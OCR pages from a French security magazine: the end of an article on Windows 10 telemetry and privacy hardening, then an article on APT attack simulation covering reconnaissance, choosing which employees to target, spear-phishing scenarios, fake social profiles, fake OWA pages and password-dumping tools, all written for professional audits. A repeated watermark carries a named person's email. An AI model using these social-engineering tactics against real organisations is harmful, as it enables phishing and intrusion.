



*Figure 4 : Capture de requête Cortana.*

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

lorsque l'utilisateur se sert de l'outil de recherche. On retrouve le même principe sur le navigateur Edge et probablement durant l'utilisation du microphone, même si cela n'a pas pu être vérifié.

**Note**

**Il est important de noter que Microsoft n'est pas le seul à utiliser ces identifications lors des recherches, Google associe lui aussi les comptes Gmail lors des recherches. Cela permet notamment d'orienter les recherches et la publicité.**

## 3.6 Le contenu indisponible

Certains éléments restent incompréhensibles, des mots-clés récurrents, des jetons d'information relativement longs. Certains n'étaient pas chiffrés, mais simplement encodés (en Base64) et d'autres restent néanmoins hors de portée des utilisateurs qui souhaiteraient identifier ce contenu. De plus, il semblerait que certaines connexions sécurisées ne s'établissent pas en présence de ProxyForwarding, nous empêchant ainsi de connaître le contenu de celles-ci, SSLSplit ne parvient pas à déchiffrer le trafic et le contenu est de ce fait indisponible. Impossible donc de savoir ce que contiennent ces flux. D'autres études semblent confirmer ces éléments (des chercheurs ont contacté Microsoft à ce propos qui ne fournit qu'une explication floue ne répondant pas réellement à l'interrogation **[8]**).

# 4 Protection des utilisateurs

Un point important de cet article concerne la préservation de la vie privée et la protection des utilisateurs face à une telle intrusion. La première solution consiste à désactiver manuellement tous les services inadaptés, certains éléments ne peuvent pas être désactivés aussi simplement comme nous avons pu le voir dans la partie 2. La tâche est ardue, mais reste accessible pour les personnes qui le souhaitent. Pour la seconde, certains développeurs ont mis à disposition des outils automatisés permettant d'aller plus loin dans cette protection, et cela sans trop de difficulté pour un utilisateur lambda.

Ces outils ont globalement le même but, empêcher la machine de communiquer vers les serveurs de Microsoft. Citons par exemple la solution DWS_lite (*Destroy Windows Spyware*) **[9]** que nous décortiquerons dans un prochain article, car elle n'est pas sans poser, elle aussi, certains risques pour la sécurité des utilisateurs.

## 4.1 Solutions existantes

### 4.1.1 Solution simple

Dans un premier temps lors de l'installation de Windows 10, il vaut mieux éviter de cliquer trop vite sur suivant, sur l'écran de démarrage se trouve en bas de celui-ci un lien vers les paramètres de personnalisation. Dans cette fenêtre, il est possible de désactiver beaucoup de fonctions telles que la géolocalisation ou encore les données de partage des accès WiFi avec ses contacts afin que ceux-ci ne puissent se connecter automatiquement à vos réseaux WiFi. Certaines options restent tout de même utiles comme le *Smart Screen* qui ajoute un peu de sécurité à la navigation sur Internet en avertissant l'utilisateur quand un site ou un téléchargement représente un danger. Dans la suite, il n'est pas obligatoire de se connecter avec un compte Microsoft, il est possible d'ignorer cette étape en cliquant sur le lien en bas à gauche.

Si vous avez sauté toutes ces étapes lors de l'installation de votre Windows, vous pouvez encore modifier le choix de ces options dans le menu ***Paramètres > Confidentialité***.

Les applications Windows ne recherchent (pour le moment) que dans des applications faites par Microsoft pour apprendre à vous connaître. Le fait d'utiliser des applications autres que celles développées par Microsoft empêchera celui-ci d'en apprendre encore plus sur vous.

Cette première solution ne permet malheureusement pas de tout bloquer, certaines requêtes sortent encore de la machine sans que l'on ne sache ce qu'elles contiennent. Il existe alors des solutions beaucoup plus efficaces que le « nettoyage manuel ». Suite à cette problématique, certains développeurs ont mis à disposition des outils automatisés permettant d'aller plus loin dans cette protection, et cela sans trop de difficulté pour un utilisateur lambda.

### 4.1.2 Solution complète

Beaucoup de ces logiciels sont libres et open source et ont à peu près la même fin, le blocage des IP et DNS avec lesquels Microsoft échange ou encore la désinstallation de mises à jour indésirables. Ils sont pour la plupart aussi disponibles sur Windows 7/8.

Les plus couramment utilisés sont :

- Destroy Windows 10 Spying **[9]** ;
- Windows Privacy Tweaker **[10]** ;
- W10 Privacy **[11]**.

La liste est longue, et ceux-ci se ressemblent globalement (certaines fonctionnalités ne sont pas disponibles sur tous les outils). Destroy Windows 10 Spying reste le

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

plus couramment utilisé, open source, il inspire la confiance pour beaucoup d'utilisateurs, ce qui ne devrait pas être le cas, et fera l'objet d'un autre article.

Il faut signaler que pour une entreprise (notamment sur les versions *Enterprise*) Microsoft fournit directement des solutions pour mettre fin à la majorité des remontées d'info **[12]**. Il reste un service à couper diagtrack (via l'interface de commandes en mode Administrateur, exécuter les commandes **`sc stop "diagtrack"`**, puis **`sc config "diagtrack" start= disabled`** pour le désactiver ou **`sc delete "diagtrack"`** pour supprimer le service), à désactiver Cortana (gestion par GPO).

```
GET https://www.bing.com/zinc?form=WNSBOX&cc=FR&setlang=en-US
    ← 200 text/html 30.28kB 41.97kB/s
GET https://www.bing.com/rms/rms%20answers%20Shared%20Threshold$Threshold.Uti
    litiesM2/jc,nj/69f67209/47817eb6.js
    ← 200 application/x-javascript 2.75kB 71.76kB/s
GET https://www.bing.com/zinc/manifest/zinc.appcache
    ← 200 text/cache-manifest 60B 31.21kB/s
GET https://www.bing.com/zinc?form=WNSBOX&cc=FR&setlang=en-US
    ← 200 text/html 30.29kB 37.59kB/s
HEAD https://www.bing.com/rms/Framework/jc,nj/0a9774c0/db2bae3c.js?bu=rms+ans
     wers+BoxModel+config.threshold%2crules%24rulesThresholdv2%2ccore%2cmodul
     es%24scroll%2cmodules%24resize%2cmodules%24state%2cmodules%24mutation%2c
     modules%24error%2cmodules%24network%2cmodules%24cursor%2cmodules%24keybo
     ard%2cmodules%24bot
     ← 200 application/x-javascript [no content] 51.59kB/s
POST https://www.bing.com/threshold/xls.aspx
     ← 204 [no content] 57.33kB/s
GET https://www.bing.com/zinc/manifest/zinc.appcache
    ← 200 text/cache-manifest 60B 38.19kB/s
POST https://www.bing.com/threshold/xls.aspx
     ← 204 [no content] 13.91kB/s
```

*Figure 5 : Exemple de requêtes envoyées à bing.com lors du lancement de Cortana.*

## 4.2 Génération de fausses données

Dans certains cas, il peut être intéressant de garder certains services actifs ne serait-ce que pour leur côté pratique. Plutôt que de tout bloquer, une autre solution consisterait à envoyer régulièrement de fausses données, de cette manière les vraies données écrites par l'utilisateur sont mélangées à une quantité importante d'informations erronées, empêchant ainsi l'utilisation utile de celles-ci. C'est la solution que nous avons choisi de développer au sein du laboratoire CVO. Ce développement est actuellement en cours et l'outil (dénommé CortaSpoof) sera prochainement présenté lors d'une conférence et sera mis à disposition sous licence libre.

Prenons l'assistant de recherche Cortana. Comme expliqué dans la partie précédente, toutes les données écrites dans sa barre de recherche sont envoyées dans une simple requête HTTPS. Il est alors possible de créer une requête identique avec des informations différentes. En créant un processus envoyant de fausses requêtes en continu aux serveurs de bing.com, l'utilisateur pourrait « faire croire » qu'il fait réellement ces recherches. Dans ses paramètres, il est possible d'empêcher les requêtes sur Internet, cette solution n'est utile que si cette fonction est activée.

Prenons un dictionnaire et imaginons que vous fassiez des recherches en rapport avec chacun des mots présents dans celui-ci, comment les serveurs de Microsoft pourraient-ils déterminer vos intérêts et préférences ?

De nombreuses requêtes, autres que celle de la recherche, sont envoyées en HTTPS, pour que l'outil fonctionne, il faut donc que toutes ces requêtes envoient les mêmes données erronées.

Dans beaucoup de requêtes envoyées à Microsoft, nous retrouvons un l'identifiant machine ID (identifiant publicitaire abordé plus tôt), celui-ci se trouve dans le registre et peut être affiché avec la commande suivante :

```
reg query HKLM\SOFTWARE\Microsoft\SQMClient\/v MachineId/t REG_SZ
```

Cette valeur est facilement modifiable, il est donc possible pour un utilisateur d'usurper l'identité d'un autre. Ce n'est pas le seul identifiant, dans l'entête des requêtes de Cortana on retrouve plusieurs identifiants propres à ce service comme :

- un identifiant de la machine (*X-DeviceID*), différent du X-Device-MachineID ;
- un identifiant de l'application (*X-Search-AppId*) ;
- un identifiant de session (*X-Device-ClientSession*).

Ces identifiants sont générés directement par le service. Dans le cas d'un programme d'envoi de requêtes aléatoires, ils peuvent être calculés de manière aléatoire et changés régulièrement ou gardés tels quels si vous souhaitez rester identifié par Microsoft.

Cette technique de bruitage, de leurrage et de saturation des services d'analyse de Microsoft, pourrait être utilisée sur d'autres services, mais beaucoup sont chiffrés ou incompréhensibles ou le fait de bruiter ce service n'apporterait rien de plus que simplement le bloquer.

L'impact de cette solution n'est pas connu, en effet pour connaître le réel effet d'un tel outil il faudrait

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

pouvoir s'assurer qu'aucune vérification n'est effectuée par les serveurs de Microsoft sur la qualité de la donnée avant de l'enregistrer.

## Conclusion

Si l'hystérie planétaire qui a suivi la sortie de Windows 10 est à la hauteur des passions que déchaîne régulièrement l'éditeur, il convient néanmoins de relativiser les choses et de revenir à la raison. Nous espérons avoir expliqué, impartialement, dans cet article ce qu'il convient d'en penser.

Il reste évident que Microsoft – mais aussi les grandes firmes IT américaines – se contrefichent de notre vie privée. Cela explique l'intensité du débat en Europe autour de la protection de notre vie privée et de la confidentialité de nos données. La future directive européenne qui doit paraître suite aux différents travaux du groupe de l'article 29 se veut contraignante (amendes jusqu'à 5% du chiffre d'affaires monde des sociétés contrevenantes). Mais son applicabilité judiciaire semble devoir relever de la justice nationale des États membres (en l'absence de juridiction européenne adéquate). Dans un pays comme la France et son fameux contrat « open bar » qui font une part outrageusement belle à Microsoft, aurons-nous la réelle volonté de contraindre Microsoft à plus de respect de nos données et de notre vie privée ? ■

## Références


[1] **Reddit - Windows 10 natively contains keylogger :** https://www.reddit.com/r/KotakuInAction/comments/2uws8w/psa_windows_10_natively_contains_keylogger/

[2] **Recherche tchèque concernant Windows 10 :** http://aeronet.cz/news/analyza-windows-10-ve-svem-principu-jde-o-pouhy-terminal-na-sber-informaci-o-uzivateli-jeho-prstech-ocich-a-hlasu/

[3] **Microsoft Confidentialité :** https://www.microsoft.com/fr-fr/privacystatement/default.aspx

[4] **Statistiques Microsoft :** https://blogs.windows.com/windowsexperience/2016/01/04/windows-10-now-active-on-over-200-million-devices/

[5] **Clé de récupération BitLocker :** http://korben.info/cle-recuperation-bitlocker-windows-10.html

[6] **Man In The Middle :** https://www.owasp.org/index.php/Man-in-the-middle_attack

[7] **SSLSplit :** http://tools.kali.org/information-gathering/sslsplit

[8] **Étude d'ArsTechnica concernant Windows 10 :** http://arstechnica.com/information-technology/2015/08/even-when-told-not-to-windows-10-just-cant-stop-talking-to-microsoft/

[9] **Dépôt DWSLite :** https://github.com/Nummer/Destroy-Windows-10-Spying

[10] **Windows Privacy Tweaker :** https://phrozensoft.com/2015/09/windows-privacy-tweaker-4

[11] **W10 Privacy :** http://www.winprivacy.de/

[12] https://technet.microsoft.com/en-us/library/mt577208(v=vs.85).aspx





Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)


# SIMULATION D'ATTAQUE APT

Cédric PERNET, Senior Threat Researcher, Cyber Safety Solutions, Trend Micro
Twitter : @cedricpernet

***mots-clés : APT / SIMULATION / INTRUSION***

*Les audits de sécurité et les tests d'intrusion ont toujours été nécessaires afin de connaître les failles/vulnérabilités exploitables/problèmes d'architecture les plus importants dans les réseaux des entreprises et autres entités disposant de nombreuses machines. Néanmoins, cela ne semble plus suffisant auprès de certains décideurs, qui souhaitent maintenant savoir s'ils sont vulnérables à des attaques ciblées, également appelées APT (Advanced Persistent Threat). Quelle est la différence avec un audit traditionnel ? Pourquoi ce service ? En quoi consiste-t-il ? Autant de questions auxquelles nous allons nous efforcer de répondre dans cet article.*

## 1 Pourquoi diantre ?

Il était une fois un doux bruit d'écoulement, quelque part au fin fond de l'oreille de la majorité des RSSI. Ce bruit persistant, à peine audible il y a quelques années, était celui de la menace des attaques APT. Un bruit lointain, discret, mais néanmoins présent en permanence (comme les attaquants sur le réseau) qui n'était pas vraiment pris en considération.

Quelques années plus tard, les oreilles de ces mêmes RSSI ne perçoivent plus ce son de la même façon. Le petit bruit persistant est devenu un torrent, à l'image de toutes ces données qui quittent les réseaux internes des entreprises pour aller vers... ailleurs.

Les attaques APT, tout le monde en parle, tout le monde a un copain qui bosse dans une boite qui en a subi, tout le monde sait que les fourbes chinois, les méchants russes et les vils américains pour ne citer que ces trois-là sont partout et en veulent aux données sensibles de toutes les entreprises.

Alors évidemment, la question se pose lorsque l'on est à la tête de la sécurité informatique d'une entreprise : ma société est-elle vulnérable ? Pourrait-elle être la victime d'une telle attaque ? Comment savoir ?

L'une des solutions pour répondre à ces questions est de faire procéder à une simulation d'attaque APT.

Dans le présent article, nous utilisons les termes « attaquant » et « auditeurs », « attaque » et « simulation d'attaque ». Cet article ayant pour vocation de décrire de véritables attaques effectuées par des professionnels de la sécurité informatique, nous utilisons tous ces termes de façon interchangeable.

## 2 Différence avec les audits de sécurité traditionnels & les tests d'intrusion

Les audits de sécurité et en particulier les tests d'intrusion permettent de déceler un certain nombre de vulnérabilités au sein du système de traitement automatisé de données. Le but est généralement de les lister afin que le client puisse améliorer sa sécurité en corrigeant les soucis remontés.

Cependant, les méthodes utilisées lors de ces audits et de ces tests diffèrent des méthodes utilisées par les attaquants APT.

La plus grosse différence réside dans le fait que les tests d'intrusion se focalisent sur les vulnérabilités et problèmes de sécurité matériels, alors que les attaques APT démarrent en exploitant l'humain plutôt que les machines.

L'attaque APT sera menée en suivant plusieurs phases : la phase de collecte d'information dite aussi phase de reconnaissance, la phase de compromission initiale, qui seront suivies par des mouvements latéraux et des élévations de privilèges si nécessaire, pour arriver à dérober les données qui intéressent l'attaquant/l'auditeur.

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

Lors d'une simulation, le demandeur indique généralement un nom de projet ou un élément qui servira de « drapeau » à obtenir sur le réseau en utilisant les mêmes méthodes d'attaques que pour une attaque APT réelle.

## 3 Phase de reconnaissance/ collecte d'informations

Cette phase est probablement la plus importante dans une attaque APT. Lors de cette phase, les attaquants vont collecter toutes les informations utiles qu'ils peuvent trouver sur leur cible au sens large :

- secteur d'activité ;
- produits, services ;
- organisation/structure ;
- filiales éventuelles ;
- partenariats ;
- prestataires/Fournisseurs ;
- présence en ligne ;
- réseau informatique ;
- employés ;
- etc.

Un test d'intrusion se limite généralement à essayer de connaître la structure du réseau de la cible ainsi que sa présence en ligne (web, serveurs de mails, etc.). Lors d'une simulation APT, il s'agira plutôt de creuser la cible pour en avoir une meilleure connaissance afin d'élaborer des schémas d'ingénierie sociale qui permettront de compromettre son réseau. La simulation d'attaque APT est donc fortement orientée vers l'humain, alors que le test d'intrusion sera tourné vers le matériel au sens large.

Décortiquons les informations mentionnées ci-dessus afin de déterminer comment elles peuvent être utiles pour un attaquant.

**Secteur d'activité :** A priori cette information est connue et en lien immédiat avec le nom de l'entreprise/ entité ciblée. Elle est cependant intéressante dans les cas où une entreprise présente plusieurs activités bien distinctes et présente ainsi plusieurs faces différentes à attaquer si besoin.

**Produits/services :** Connaître les produits et/ou les services fournis par une cible permet déjà d'établir un scénario de spear phishing **[I]** qui consistera à pousser le destinataire d'un e-mail à ouvrir un document avec pièce jointe piégée ou à cliquer sur un lien qui mènera lui aussi à une infection par malware ou RAT (*Remote Administration Tool*). Des courriels adressés à la société mentionnant des bugs dans un produit, une demande particulière relative à un service, etc. pourront en effet être envoyés afin de tenter d'infecter certaines machines.

**Organisation/structure :** La façon dont est structurée une entreprise peut se révéler utile pour l'attaquant. Des scénarios de spear phishing basés sur ces informations sont possibles : e-mail dans lequel l'attaquant usurpe l'identité d'un employé d'une partie de l'organisation écrivant à un autre employé d'une autre partie de la structure par exemple. Les grands groupes ayant des opérations de fusion/acquisition fréquentes peuvent être particulièrement touchés par ce type d'approche qui ne lèvera pas forcément de suspicion du côté du destinataire.

**Filiales éventuelles :** Les filiales d'une entreprise communiquent plus ou moins bien entre elles. Elles communiquent beaucoup vers la structure « mère », mais ne communiquent pas forcément énormément entre elles. D'autres scénarios de spear phishing sont possibles basés sur cette relation. Un employé syndicaliste d'une petite branche d'une entreprise qui en « mail » un autre dans une autre filiale avec un joli PDF dans lequel il est censé expliquer des problèmes de gestion humaine entre les structures est plausible, et présente de fortes chances d'être ouvert. Surtout si les attaquants ont bien fait leur travail et ont pu repérer différents employés actifs pour différents syndicats. D'autres scénarios sont bien sûr envisageables ici.

**Partenaires, prestataires, fournisseurs :** Ces catégories sont évidemment intéressantes pour l'attaquant. Les employés de sa cible auront une tendance naturelle à moins se méfier d'un coup de fil ou d'un e-mail provenant d'une société partenaire ou qui lui fournit des services réguliers...

**Employés :** Il s'agit de la catégorie reine de cette liste. Différentes catégories de personnes présentent un intérêt particulier pour l'attaquant :


- Le contact relation presse/le community manager : Ces deux profils sont très intéressants parce qu'ils sont habitués à recevoir du courrier d'inconnus, tous les jours ou presque. Il semble que ces personnes prendront toujours connaissance du contenu d'un e-mail qui contient des mots magiques pour leurs activités tels que « diffamation », « menace », « mauvaise publicité », « fuite de données », « article faisant vos éloges », ou autre sujet mettant l'accent sur l'image de leur société...
- Les Ressources humaines : Difficile également pour ce type de poste de ne pas automatiquement ouvrir tous les e-mails provenant d'inconnus souhaitant postuler à des emplois dans la société ciblée, d'autant plus s'ils répondent à des offres en cours.

Ces employés sont donc intéressants pour tenter d'infecter leur poste, afin d'avoir un premier pied dans le réseau de l'entreprise ciblée. La phase suivante consistera normalement à élever ses privilèges (si besoin) afin de pouvoir se promener sur le réseau de l'entreprise, ou utiliser l'adresse e-mail de l'employé infecté pour cibler d'autres employés plus difficiles à atteindre de l'extérieur (profils ayant des notions de sécurité qui n'acceptent rien qui vienne de l'extérieur, par exemple).

D'autres catégories d'employés sont également intéressantes pour les attaquants :

- Les managers/chefs de projets : Ces profils ont évidemment généralement accès à tous les projets

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)







en cours. Certains managers exigent d'avoir des accès sur tous les partages réseau, même s'ils ne s'en servent pas... Ce qui peut faire la joie d'un attaquant en quête de propriété intellectuelle disposant des accès dudit manager.

- Les ingénieurs/techniciens : Ces profils sont ceux qui travaillent de façon journalière sur de nombreux projets.

Les employés mentionnés dans ce chapitre sont souvent trop facilement connus des attaquants. Il suffit de dégainer quelques réseaux sociaux (LinkedIn, Viadeo, etc.) pour obtenir des informations utiles : noms des personnes travaillant pour la cible, intitulé de leur emploi... Sans compter les employés qui souhaitent se mettre en valeur et en écrivent ainsi beaucoup trop sur leur profil public.


Experience

**Project Manager ([redacted])**

[redacted]

Project Management of both the [redacted] and [redacted] projects to develop a centreline and under wing mounted aerial refuelling probe and drogue system for [redacted] platform utilising an Integrated Product Teams (IPT) approach.

The [redacted] technical programme is classed as a 'complex' project in accordance within [redacted] processes.

*Figure 1 : Exemple anonymisé d'un profil LinkedIn un peu trop « bavard ».*

La figure 1 nous montre une partie d'un profil trouvé sur LinkedIn au moyen d'une recherche très simple. Ce profil indique être le « project manager » de systèmes très spécifiques de certains avions. Les modèles d'avions sont listés sur le profil, et toutes les informations utiles pour qu'un attaquant cible cette personne sont affichées publiquement.


Contraintes spécifiques du fait du caractère pyrotechnique des installations et du milieu confidentiel/secret défense

*Figure 2 : Extrait d'un profil Viadeo indiquant travailler en milieu confidentiel/secret défense.*

La figure 2 nous montre une partie d'un profil qui n'hésite pas à indiquer qu'il a travaillé dans les milieux « confidentiel défense » et « secret défense ». Le reste de son profil, non exposé ici, montre un profil suffisamment intéressant pour un attaquant ciblant un produit particulier ou l'entreprise employant cette personne.

# 4 Exploitation des informations obtenues lors de la phase de reconnaissance – phase de compromission initiale

Toutes les méthodes exposées dans le présent chapitre n'ont qu'un seul but final : compromettre une ou plusieurs machines du réseau ciblé au moyen de malwares ou d'outils d'administration à distance (RAT) permettant d'obtenir un certain contrôle sur la machine. Une fois cette opération menée à bien, l'attaquant installera probablement plusieurs portes dérobées à différents endroits du réseau et commencera à « explorer » le réseau informatique de sa cible.

## 4.1 Spear phishing

Nous l'avons mentionné précédemment, le spear phishing est largement utilisé dans la phase de compromission initiale qui suit la phase de reconnaissance/collecte d'informations.

Le spear phishing consiste à cibler peu d'individus et leur envoyer un e-mail contenant soit une pièce jointe qui permettra d'infecter leur poste de travail, soit un lien vers un site web qui permettra également l'infection par un malware.

Parmi les techniques les plus courantes concernant la pièce jointe, on peut mentionner le document PDF ou Microsoft Office (DOC, XLS...) infectant, ou encore l'archive RAR ou ZIP contenant un malware présentant un aspect de fichier PDF/DOC/etc. Ces méthodes sont les plus courantes afin d'éviter d'envoyer directement un fichier exécutable, qui serait probablement « jeté » par le serveur de mail.

Pour ce qui est du lien, il s'agit généralement d'un lien direct vers un malware qui se fait passer pour autre chose (plugin de navigateur ou autre) ou vers un site présentant un exploit kit qui permettra d'infecter directement l'utilisateur de façon transparente.

Quoi qu'il en soit, peu importe la méthode, l'attaquant doit avant tout réussir à déployer un bon scénario d'ingénierie sociale qui va attirer sa cible et lui faire lire ouvrir son e-mail et se faire infecter. Les scénarios sont divers et variés, nous en avons déjà cité quelques-uns dans le chapitre précédent.

## 4.2 Réseaux sociaux

Les réseaux sociaux permettent de cibler précisément certains individus lors des envois de courriels de spear phishing. Ils permettent également d'obtenir plus d'informations sur des produits/services/projets. Une dernière utilisation « intelligente » pour un attaquant consiste à créer un faux profil dans lequel il prétendra travailler dans la société ciblée afin de lancer d'autres manœuvres d'ingénierie sociale contre sa cible.

Un attaquant un peu zélé prendra soin de repérer un employé réel n'étant pas encore inscrit sur le réseau social utilisé et de s'y inscrire en usurpant l'identité de cet employé. Néanmoins, créer un profil avec une identité fictive travaillant dans une structure suffisamment grande semble plutôt bien fonctionner.

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

L'attaquant pourra ensuite envoyer des invitations à d'autres employés de la société, qui auront beaucoup plus de chance de répondre favorablement à la demande en voyant le nom de leur société. Une fois le contact établi, l'attaquant pourra se servir du système de communication du réseau social pour envoyer à sa cible un lien ou un fichier... Tout en disposant d'une confiance accrue de la part de sa cible.

Un autre scénario consiste à rejoindre (pour les réseaux sociaux proposant cette option tels que LinkedIn) le groupe officiel de la société. Cela permettra à l'attaquant d'avoir directement accès à tous les profils inscrits sur le groupe, et éventuellement à en infecter quelques-uns en leur envoyant des liens...

Un chercheur a pratiqué cet exercice en 2012 sur LinkedIn **[3]** avec des résultats assez intéressants. Une fois son faux profil créé, il a envoyé 300 invitations à des employés de la société ciblée et a obtenu 66 réponses positives, provenant d'inconnus qui ne lui ont posé aucune question. Nul doute qu'il aurait ensuite pu mettre en œuvre différents schémas d'ingénierie sociale pour obtenir un accès au réseau ciblé...

Dernière option, beaucoup moins discrète et qui sera vraisemblablement détectée assez rapidement : envoyer un message permettant l'infection à l'ensemble d'un groupe. Le même chercheur que précédemment, Ryan O'Horo, a poursuivi ses recherches en envoyant une demande d'adhésion au groupe de la société ciblée. Quelques heures après, alors que le groupe est modéré et que chaque nouvelle inscription est examinée par un administrateur, son faux profil a été accepté sans soucis, lui permettant de se retrouver parmi un bon millier de profils membres. Ryan a ensuite publié un lien cliquable sur le mur du groupe, prétendant qu'il s'agissait d'une page d'authentification d'un nouveau projet en phase bêta. En deux jours, il a obtenu 87 clics sur le lien, 40 % des clics provenant de l'intérieur du réseau de la société ciblée. Sa manipulation fût découverte le troisième jour, par un employé suspicieux. Néanmoins, cela aurait laissé largement le temps à cet individu d'infecter des postes, d'élever ses privilèges éventuellement, de placer différentes portes dérobées sur d'autres machines au sein du réseau de l'entreprise...

## 4.3 Phishing & drive-by download

Il est également possible lors d'une simulation d'attaque APT de mettre en place un site de phishing ciblé sur l'entreprise. En particulier, diriger des employés vers un faux OWA (*Outlook Web Access*) peut être particulièrement intéressant afin d'obtenir rapidement des identifiants et mots de passe d'employés. Cette technique est largement utilisée par de vrais attaquants APT (Pawn Storm, par exemple **[4]**).

Une variante consiste à mettre en place un site de phishing ciblé sur des employés de l'entreprise, les menant vers une fausse page Gmail/Hotmail ou autre fournisseur de mails. Les attaquants espèrent ainsi obtenir accès aux comptes mails personnels de ces employés, dans l'espoir d'y trouver des informations intéressantes.

Un auditeur peut également créer une fausse page complète d'un prestataire ou fournisseur régulier de la cible, vers lequel les employés se dirigeront sans mal (envoi d'un e-mail avec lien), mais en se faisant ensuite infecter par un exploit kit. C'est une variante de l'attaque de *watering hole*, dite également « attaque de point d'eau », qui consiste à compromettre un site tiers qui présente la caractéristique d'être visité par la société ciblée, afin d'infecter les visiteurs au moyen d'un exploit kit. Dans la réalité, les attaquants infectent de véritables sites de prestataires/fournisseurs/partenaires. Plus le site tiers est « pointu » et visité uniquement par des professionnels, plus c'est intéressant pour l'attaquant. Nous touchons évidemment ici une limite de la simulation d'attaque APT : il n'est pas possible d'infecter de véritables sites tiers, pour des raisons évidentes de respect des aspects légaux.

Un exemple de faux site intéressant utilisé dans une vraie attaque APT était celui de GIFAS en 2014. Les attaquants avaient créé un faux site du Groupement des industries françaises aéronautiques et spatiales (GIFAS) qui infectait ses visiteurs en exploitant une vulnérabilité 0day d'Internet Explorer 10 **[5]**.

## 4.4 Attaques directes de serveurs / attaques physiques

Ces attaques présentent peu d'intérêt dans le cadre d'une prestation de simulation d'attaque APT. En effet, compromettre un serveur de l'entreprise afin de mettre un pied dans le réseau ciblé fait partie des méthodes traditionnelles de pentest et ne présente donc pas d'intérêt ici.


De même, les intrusions physiques afin de connecter un matériel quelconque au sein de l'entreprise ciblée ne sont pas des méthodes communément utilisées dans les attaques APT et relèvent plutôt du pentest.

# 5 Mouvements latéraux – Élévation de privilèges

À partir de cet instant, l'attaquant dispose déjà d'accès à une ou plusieurs machines du réseau ciblé. Il est temps pour lui d'élever ses privilèges, s'il en a besoin, et de partir à l'exploration du réseau ciblé.

Il est important ici de noter que l'auditeur n'a pas forcément besoin à ce stade d'élever ses privilèges. En effet, si la phase de reconnaissance a été bien menée, il a déjà pu cibler et compromettre la machine d'un employé disposant de tous les droits nécessaires pour obtenir les données souhaitées.

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)






Le scénario le plus courant ici est d'avoir obtenu suffisamment d'informations pour pouvoir orienter la phase de compromission initiale vers un individu clef tel qu'un chef de projet par exemple. Si sa machine est compromise avec succès, le jeu est terminé, parce qu'il a généralement accès à tous les projets intéressants (généralement sur un partage réseau) avec les seuls droits de l'utilisateur compromis.

Lorsque ce n'est pas le cas (il semble que ce soit le schéma le plus courant), l'attaquant se retrouve avec un accès à une machine sur laquelle il ne dispose que des droits de l'utilisateur. À charge pour lui d'élever ses privilèges, notamment en devenant administrateur local ou administrateur de domaine. Les méthodes et outils utilisés à ce stade sont exactement les mêmes que ceux déployés lors de pentests traditionnels : exploitation de mauvaises configurations, dumps de mots de passe (GSecDump, Mimikatz, PwDump, QuarksPwdump, etc.)

Les attaquants vont ensuite généralement essayer de dumper l'Active Directory, afin de bénéficier de toutes les informations dont ils pourraient avoir besoin : listes de users avec leurs mots de passe, adresses e-mail, mais aussi listes de serveurs (qui portent souvent des noms très explicites qui aident les attaquants), etc.

